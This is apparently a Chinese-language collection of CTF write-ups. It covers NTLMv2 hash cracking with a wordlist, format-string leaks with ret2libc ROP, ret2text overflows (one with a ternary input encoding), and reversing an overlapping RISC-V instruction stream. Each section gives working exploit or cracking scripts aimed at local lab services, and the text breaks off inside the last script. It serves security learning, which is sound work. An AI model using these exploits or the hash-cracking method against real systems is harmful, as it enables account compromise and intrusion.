

第 24 帧用户名 backupsvc、域 LAB、工作站 WS-ACCT-07(工作站名不进身份串)。

NTProofStr 和后面的 blob:

字段汇总:
Server Challenge = 4c540eaa1c9dd478User = backupsvcDomain = LABNTProofStr = 7960d8dd8c687ac5c80bfdabd1a0f043Blob = 010100000000000019e9c30b8e58dc014adf77d820b346b3000000000700080019e9c30b8e58dc010900320063006900660073002f00660069006c0065007300650072007600650072002e006c00610062002e006c006f00630061006c0000000000前 16 字节是 NTProofStr,后面 98 字节是 blob。
公式#
NT hash = MD4(UTF-16LE(password))ResponseKeyNT = HMAC-MD5(NT hash, UTF-16LE(uppercase(username) + domain))NTProofStr = HMAC-MD5(ResponseKeyNT, server_challenge + blob)身份串:
USERNAME = "backupsvc"DOMAIN = "LAB"IDENTITY = (USERNAME.upper() + DOMAIN).encode("utf-16le")比对函数:
def matches(password: str) -> bool: nt_hash = MD4.new(password.encode("utf-16le")).digest() response_key = hmac.new(nt_hash, IDENTITY, hashlib.md5).digest() proof = hmac.new(response_key, SERVER_CHALLENGE + BLOB, hashlib.md5).digest() return hmac.compare_digest(proof, NT_PROOF)MD4 用 Crypto.Hash.MD4(stdlib 不一定有)。字典一行行喂,命中后对密码明文算 MD5——题目要的是这个,不是 NT hash。
exp#
依赖 pycryptodome。跑法:
/Users/feliz/Documents/CTF/.venv/bin/python '/Users/feliz/Documents/CTF/challenges/有内鬼终止盗盐/work/crack_ntlmv2.py' /private/tmp/rockyou.txt完整脚本:
#!/usr/bin/env python3"""Crack the captured NTLMv2 response with a newline-delimited wordlist."""import argparseimport hashlibimport hmacfrom Crypto.Hash import MD4
USERNAME = "backupsvc"DOMAIN = "LAB"SERVER_CHALLENGE = bytes.fromhex("4c540eaa1c9dd478")NT_PROOF = bytes.fromhex("7960d8dd8c687ac5c80bfdabd1a0f043")BLOB = bytes.fromhex(    "010100000000000019e9c30b8e58dc014adf77d820b346b3"    "000000000700080019e9c30b8e58dc010900320063006900"    "660073002f00660069006c00650073006500720076006500"    "72002e006c00610062002e006c006f00630061006c0000000000")IDENTITY = (USERNAME.upper() + DOMAIN).encode("utf-16le")

def matches(password: str) -> bool:    nt_hash = MD4.new(password.encode("utf-16le")).digest()    response_key = hmac.new(nt_hash, IDENTITY, hashlib.md5).digest()    proof = hmac.new(response_key, SERVER_CHALLENGE + BLOB, hashlib.md5).digest()    return hmac.compare_digest(proof, NT_PROOF)

def main() -> int:    parser = argparse.ArgumentParser(description=__doc__)    parser.add_argument("wordlist", help="newline-delimited password dictionary")    args = parser.parse_args()    tested = 0    with open(args.wordlist, encoding="utf-8", errors="ignore") as source:        for line_number, line in enumerate(source, 1):            password = line.rstrip("\r\n")            tested += 1            if matches(password):                digest = hashlib.md5(password.encode("utf-8")).hexdigest()                print(f"FOUND={password}")                print(f"LINE={line_number}")                print(f"MD5={digest}")                print(f"TESTED={tested}")                return 0    print(f"NOT_FOUND TESTED={tested}")    return 1

if __name__ == "__main__":    raise SystemExit(main())
输出:
FOUND=THUGSHITLINE=10564727MD5=dcfca1c73686f0200caa6589a022224cflag#
flag{dcfca1c73686f0200caa6589a022224c}nc签到#
先看看#
pwn 签到。
连上#
nc 127.0.0.1 65091回:
There is nothing to exploit here.Connecting is already the whole challenge :)
[*] Go and cat your first flag:
提示都说了 cat,那就:
cat flagflag{7438fd03-78f0-82bb-8419-b817b223ca3c}flag#
flag{7438fd03-78f0-82bb-8419-b817b223ca3c}ret2libc#
先看看#
x86-64 ELF + 配套 libc。NX、canary、无 PIE、Partial RELRO。vuln 先把输入当格式串 printf,再用 read 读 0x200——格式串泄漏 + ret2libc。
泄漏#
缓冲区 [rbp-0x110],canary 在 [rbp-8]。fgets 之后 printf(buf),再用 %n$p 读栈。第 6 个参数对缓冲区开头,canary 在第 39,libc 返回地址在第 43。发 %39$p|%43$p:
sub rsp, 0x110lea rax, [rbp-0x110]mov esi, 0x100call fgetslea rax, [rbp-0x110]mov rdi, raxcall printflea rax, [rbp-0x110]mov edx, 0x200mov rsi, raxmov edi, 0call read例:
0xea00af20a4273500|0x7fbf3d7d61ca__libc_start_call_main 里 call rax 返回点相对偏移 0x2a1ca:
libc_base = 0x7fbf3d7d61ca - 0x2a1ca = 0x7fbf3d7ac000ROP#
libc 里用到的 gadget:
| 目标 | 偏移 |
|---|---|
ret | 0x28a92 |
pop rdi; ret | 0x10c08d |
"/bin/sh" | 0x1cc42f |
system | 0x58750 |
布局:
0x108 字节填充 | 8 字节 canary | 8 字节保存的 rbp | ret | pop rdi; ret | "/bin/sh" | system等 Bye! 再发 cat flag; exit,别跟溢出 read 搅一块。
一次跑出来:
flag{b39181ce-632e-5153-c678-2a93fe3abfe5}exp#
#!/usr/bin/env python3import reimport socketimport structimport sysimport time
HOST = "127.0.0.1"PORT = int(sys.argv[1]) if len(sys.argv) > 1 else 60257p64 = lambda value: struct.pack("<Q", value)
def recvuntil(sock, marker):    data = bytearray()    while marker not in data:        chunk = sock.recv(4096)        if not chunk:            raise EOFError(bytes(data))        data.extend(chunk)    return bytes(data)
sock = Nonefor _ in range(20):    try:        candidate = socket.create_connection((HOST, PORT), timeout=2)        candidate.settimeout(2)        recvuntil(candidate, b"Name: ")        sock = candidate        break    except (OSError, EOFError):        try:            candidate.close()        except (NameError, OSError):            pass        time.sleep(0.15)if sock is None:    raise SystemExit("service prompt unavailable")
sock.sendall(b"%39$p|%43$p\n")leak_output = recvuntil(sock, b"Overflow: ")match = re.search(rb"(0x[0-9a-f]+)\|(0x[0-9a-f]+)", leak_output)if not match:    raise SystemExit(f"leak parse failed: {leak_output!r}")canary, libc_return = (int(value, 16) for value in match.groups())libc_base = libc_return - 0x2A1CAif libc_base & 0xFFF:    raise SystemExit(f"unaligned libc base: {libc_base:#x}")
# libc.so.6: ret=0x28a92, pop rdi; ret=0x10c08d,# "/bin/sh"=0x1cc42f, system=0x58750.payload = ( b"A" * 0x108 + p64(canary) + b"B" * 8 + p64(libc_base + 0x28A92) + p64(libc_base + 0x10C08D) + p64(libc_base + 0x1CC42F) + p64(libc_base + 0x58750))sock.sendall(payload)recvuntil(sock, b"Bye!\n")sock.sendall(b"cat flag; exit\n")output = bytearray()sock.settimeout(4)while True: try: chunk = sock.recv(4096) if not chunk: break output.extend(chunk) except socket.timeout: breaksock.close()if not re.fullmatch(rb"(?:WHUCTF|whuctf|flag)\{[^\r\n]+\}\r?\n", output): raise SystemExit(f"unexpected shell output: {bytes(output)!r}")sys.stdout.buffer.write(output)flag#
flag{b39181ce-632e-5153-c678-2a93fe3abfe5}ret2text#
先看看#
带符号的 x86-64 ELF,有现成的 win(直接 /bin/sh),溢出改返回地址就行。
$ file work/extracted/ret2textELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, with debug_info, not strippedRELRO: Partial RELROStack: No canary foundNX: NX enabledPIE: No PIE (0x400000)Stripped: NoDebuginfo: Yes无 PIE、无 canary,win 地址固定。
溢出点#
4012ff: push rbp401300: mov rbp, rsp401303: sub rsp, 0x40...40132c: lea rax, [rbp - 0x40]401330: mov esi, 0x100401335: mov rdi, rax401338: call fgets@plt...40135e: leave40135f: ret缓冲区只有 0x40,fgets 却读到 0xff。前面的 printf("Hello, %.32s") 不当格式串,不影响覆盖。
偏移:
0x40 + 8 = 0x48 = 72 字节符号:
00000000004012cf T win00000000004012ff T vuln0000000000401360 T mainpayload:
payload = b"A" * 72 + struct.pack("<Q", 0x4012CF) + b"\n"交互#
What's your name? Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGoodbye![+] Nice! You have hijacked the return address.[+] Enjoy your shell.flag{199181ce-352e-5153-d578-2a939e3abfe5}exp#
#!/usr/bin/env python3"""Exploit the supplied ret2text service through a local TCP port."""import argparseimport socketimport structimport sysimport time
p = argparse.ArgumentParser()p.add_argument("port", type=int, help="local TCP port")args = p.parse_args()
for attempt in range(1, 4): with socket.create_connection(("127.0.0.1", args.port), timeout=8) as s: s.settimeout(0.6) output = bytearray() try: while b"What's your name? " not in output: chunk = s.recv(4096) if not chunk: break output.extend(chunk) except socket.timeout: pass if b"What's your name? " not in output: continue s.sendall(b"A" * 72 + struct.pack("<Q", 0x4012CF) + b"\n") time.sleep(0.25) s.sendall(b"cat flag; exit\n") s.settimeout(3) try: while True: chunk = s.recv(4096) if not chunk: break output.extend(chunk) except socket.timeout: pass if b"flag{" in output: sys.stdout.buffer.write(output) sys.exit(0)sys.exit("service prompt or flag response not received")flag#
flag{199181ce-352e-5153-d578-2a939e3abfe5}你想何出怎样的意味#
先看看#
带符号 ELF。h/y/w 当三进制 0/1/2,整行解码成大端字节。无 PIE、无 canary,有 win @ 0x4012ff。
输入路径#
401539: mov esi, 0x800 ; fgets 的长度参数40153e: mov edi, 0x4040c0 ; 输入缓冲区401543: call fgets@plt...40154d: mov edx, 0x400 ; 解码输出上限401552: mov esi, 0x4048c0 ; 解码结果缓冲区401557: mov edi, 0x4040c0 ; 三进制文本40155c: call ternary_decode...40157b: mov rdx, [rbp-0x8] ; 解码后的长度40157f: lea rax, [rbp-0x50] ; 栈上目标缓冲区401588: mov rdi, rax40158b: call memcpy@pltfgets 最多 2047 字符,解码最多出 1024 字节,但 memcpy 目标只有 0x50——长度没截断,直接溢出。
解码就是反复:
value = value * 3 + digit中间值放小端数组,最后逆序成大端。比如 wyhw → 0x41(A)。
偏移#
4014d7: push rbp4014d8: mov rbp, rsp4014db: sub rsp, 0x500x50 + 8 = 0x58 = 88 字节payload:
41 × 88 | ff 12 40 00 00 00 00 00填充区 | 返回地址把 96 字节当 big-endian 整数转三进制,映射成 h/y/w。地址本身在 payload 里仍是 little-endian。
拿 shell#
win 调 system("/bin/sh")。之前 setup_flag_env 会在临时目录写 flag,shell 里 cat flag 即可。
What's your name (hyw)? Got 96 byte(s).Goodbye![+] Nice! The ternary decoder worked for you.[+] Enjoy your shell.flag{aeda7a03-fbc2-1d9d-5ffe-d2458ac90584}exp#
#!/usr/bin/env python3"""Exploit the ternary ret2text service and print its flag."""import socketimport structimport sys
HOST = "127.0.0.1"PORT = int(sys.argv[1])ALPHABET = b"hyw"WIN = 0x4012FFOFFSET = 0x50 + 8

def encode_base3(data: bytes) -> bytes:    value = int.from_bytes(data, "big")    digits = bytearray()    while value:        value, digit = divmod(value, 3)        digits.append(ALPHABET[digit])    return bytes(reversed(digits)) or ALPHABET[:1]

payload = b"A" * OFFSET + struct.pack("<Q", WIN)encoded = encode_base3(payload)assert int.from_bytes(payload, "big") == sum(    ALPHABET.index(ch) * 3 ** (len(encoded) - i - 1)    for i, ch in enumerate(encoded))assert len(encoded) < 0x800 - 1
with socket.create_connection((HOST, PORT), timeout=5) as sock:    sock.settimeout(5)    received = bytearray()    while b"What's your name (hyw)? " not in received:        chunk = sock.recv(4096)        if not chunk:            raise SystemExit("service closed before the input prompt")        received.extend(chunk)    sock.sendall(encoded + b"\n")
    while b"[+] Enjoy your shell." not in received:        chunk = sock.recv(4096)        if not chunk:            raise SystemExit("service closed before starting the shell")        received.extend(chunk)    sock.sendall(b"cat flag; exit\n")    while True:        try:            chunk = sock.recv(4096)        except socket.timeout:            break        if not chunk:            break        received.extend(chunk)
sys.stdout.buffer.write(received)flag#
flag{aeda7a03-fbc2-1d9d-5ffe-d2458ac90584}crisc#
先看看#
crisc.elf 才 1808 字节,去符号的 RV64 小端 ELF,入口 0x10120,带 RVC。没库函数,全靠 syscall。
正常入口调 0x10254 那段,看起来就是一堆加法,逆出来是个 fakeflag{...},还嘴硬说 RISC-V 32 位指令必须四字节对齐。既然有 RVC,试试从 0x10256(错两位)解——果然是另一条重叠指令流,乘法 / 异或 / 循环移位都会用到邻块参数。
| 区域 | VA | 作用 |
|---|---|---|
.text | 0x10120 | 代码 |
.rodata | 0x10460 | 含两张交错比较表 |
| 输入缓冲 | 0x11530 | 72 字节 BSS |
| 正常变换 | 0x10254 | 加法假路径 |
| 重叠变换 | 0x10256 | 真路径 |
输入#
读循环大概是:
n = 0while True:    k = read(0, buffer + n, 65 - n)    if k < 0:        reject()    if k == 0:        break    n += k    if buffer[n - 1] == 0x0a:        n -= 1        buffer[n] = 0        break    if n == 65:        reject()
if n != 63:    reject()
常规:63 字节内容 + LF(或 EOF),参与运算的是 64 字节(末尾补零)。改输入前先存首字节最低位:
0x10180: lbu s2, 0(s0)0x10184: andi s2, s2, 1parity = input[0] & 1,决定最后用哪张表。
假路径 → fakeflag#
入口把 s4 设成 0x10254。调用前:
0x101b0: ld t1, 0(s3)0x101b4: ld s9, 0(s8)0x101b8: ori a7, s9, 10x101bc: jalr s40x101c0: sd a0, 0(s3)t1 当前块,s9 邻块,a7 = s9|1。按 0x10254 看,真正影响返回值的只有一串 addi,等价于:
def F_normal(x): return (x + 0x5b61) & ((1 << 64) - 1)八轮 × 八块 × 八次:
8 × 0x5b61 = 0x2db08偶数表减回去:
目标值:0x67616c66656e3c6e减增量:0x000000000002db08原始值:0x67616c66656b6166小端字节:66 61 6b 65 66 6c 61 67ASCII:fakeflag拼起来:
fakeflag{RISC_V_32b1t_instructi0ns_us3_str1ct_4_byte_4lignment}Unicorn 跑正常入口确实 accepted。但这是诱饵:邻块参数没用上,字符串还自称 fakeflag。
真路径:错位解码#
.rodata 里 OVMIXv2! 后面是长度 63、以及两张交错表。选表:
target[i] = read_u64_le(0x10490 + 16 * i + 8 * parity)机器码从 0x10254 起:
0x10254 13 03 33 03 13 03 13 43 13 05 33 43 93 01 13 530x10264 93 62 33 03正常四字节对齐 vs 从 0x10256 错位:
正常分组:13 03 [33 03] [13 03] 13 43 13 05 33 43 ...错位分组: [33 03 13 03] [13 43 13 05] [33 43 93 01] ...; 从 0x10254 开始0x10254: addi t1, t1, 0x330x10258: addi t1, t1, 0x4310x1025c: addi a0, t1, 0x4330x10260: addi gp, t1, 0x531
; 从 0x10256 开始0x10256: mul t1, t1, a70x1025a: xori t1, t1, 0x510x1025e: xor t1, t1, s90x10262: rori t1, t1, 0x29RVC 允许半字边界,错位流里的 mul/xor/rori 正好吃掉邻块寄存器。Capstone 会在 rori 卡死,Ghidra/SLEIGH 能解完 128 条到共享 ret。脚本按字段手解:
opcode = w & 0x7frd = (w >> 7) & 0x1ffunct3 = (w >> 12) & 7rs1 = (w >> 15) & 0x1frs2 = (w >> 20) & 0x1ffunct7 = w >> 25结尾:
0x1044e: addi a0, t1, 0x510x10452: addi a0, a0, 2返回前再 +0x53。注意全程 & ((1<<64)-1),不然乘法高位会污染后面的旋转。
前两块试跑:
x = 0x527b667463756877    对应 b'whuctf{R'y = 0x32335f562d435349    对应 b'ISC-V_32'm = y | 1 = 0x32335f562d435349
mul 后:0xd643df80af7e5eefxori 后:0xd643df80af7e5ebexor 后:0xe47080d6823d0df7rori 后:0x6b411e86fbf23840求逆#
| 正向 | 逆向 |
|---|---|
x+y / x^y / x+imm / x^imm | 对应减或再异或 |
x*m | x * inverse(m) |
ROR64(x,k) | ROL64(x,k) |
inverse_m = pow(y | 1, -1, 1 << 64)x = (x * inverse_m) & MASK例:
m = 0x32335f562d435349inverse_m = 0x7ce586ba5d460ef9m × inverse_m mod 2^64 = 1必须按原 128 条倒序撤,不能按类型合并。
八轮原地更新#
正向:
for _ in range(8): for i in range(8): words[i] = F(words[i], words[(i + 1) % 8])一轮里赋值立刻生效:
b0 = F(a0, a1)b1 = F(a1, a2)b2 = F(a2, a3)b3 = F(a3, a4)b4 = F(a4, a5)b5 = F(a5, a6)b6 = F(a6, a7)b7 = F(a7, b0)逆一轮要从块 7 撤到块 0:
a7 = inverse_F(b7, b0)a6 = inverse_F(b6, a7)a5 = inverse_F(b5, a6)...a1 = inverse_F(b1, a2)a0 = inverse_F(b0, a1)for _ in range(8): for i in range(7, -1, -1): words[i] = inverse_F(words[i], words[(i + 1) % 8])奇数表逆推快照(节选见下;完整在脚本报告里):
qword 0: expected=8b264ee9092f1fc0 actual=8b264ee9092f1fc0 match=Trueqword 1: expected=a37ace917206a13f actual=a37ace917206a13f match=Trueqword 2: expected=ce2befe58309ad33 actual=ce2befe58309ad33 match=Trueqword 3: expected=5142fc0cbe0f4951 actual=5142fc0cbe0f4951 match=Trueqword 4: expected=cac54f123ee1f20d actual=cac54f123ee1f20d match=Trueqword 5: expected=333de521e5ad6cb1 actual=333de521e5ad6cb1 match=Trueqword 6: expected=7d8edd1ab5fca271 actual=7d8edd1ab5fca271 match=Trueqword 7: expected=140cc17ea4ca777e actual=140cc17ea4ca777e match=TrueUnicorn 对 rori 做语义 hook,64 次调用全部对上八个目标。改一字节再跑会 rejected。
exp#
python solve_overlap.py crisc.elf带报告:
python solve_overlap.py crisc.elf --report result.json完整脚本:
from __future__ import annotations
import hashlibimport jsonimport structimport argparsefrom pathlib import Path
MOD = 1 << 64MASK = MOD - 1

def va_offset(blob: bytes, address: int, size: int = 4) -> int:    assert blob[:6] == b'\x7fELF\x02\x01'    phoff = struct.unpack_from('<Q', blob, 0x20)[0]    entsize, count = struct.unpack_from('<HH', blob, 0x36)    for i in range(count):        kind, _, offset, va, _, filesz, _, _ = struct.unpack_from('<II6Q', blob, phoff + i * entsize)        if kind == 1 and va <= address and address + size <= va + filesz:            return offset + address - va    raise ValueError(f'Address outside file-backed load segment: {address:#x}')

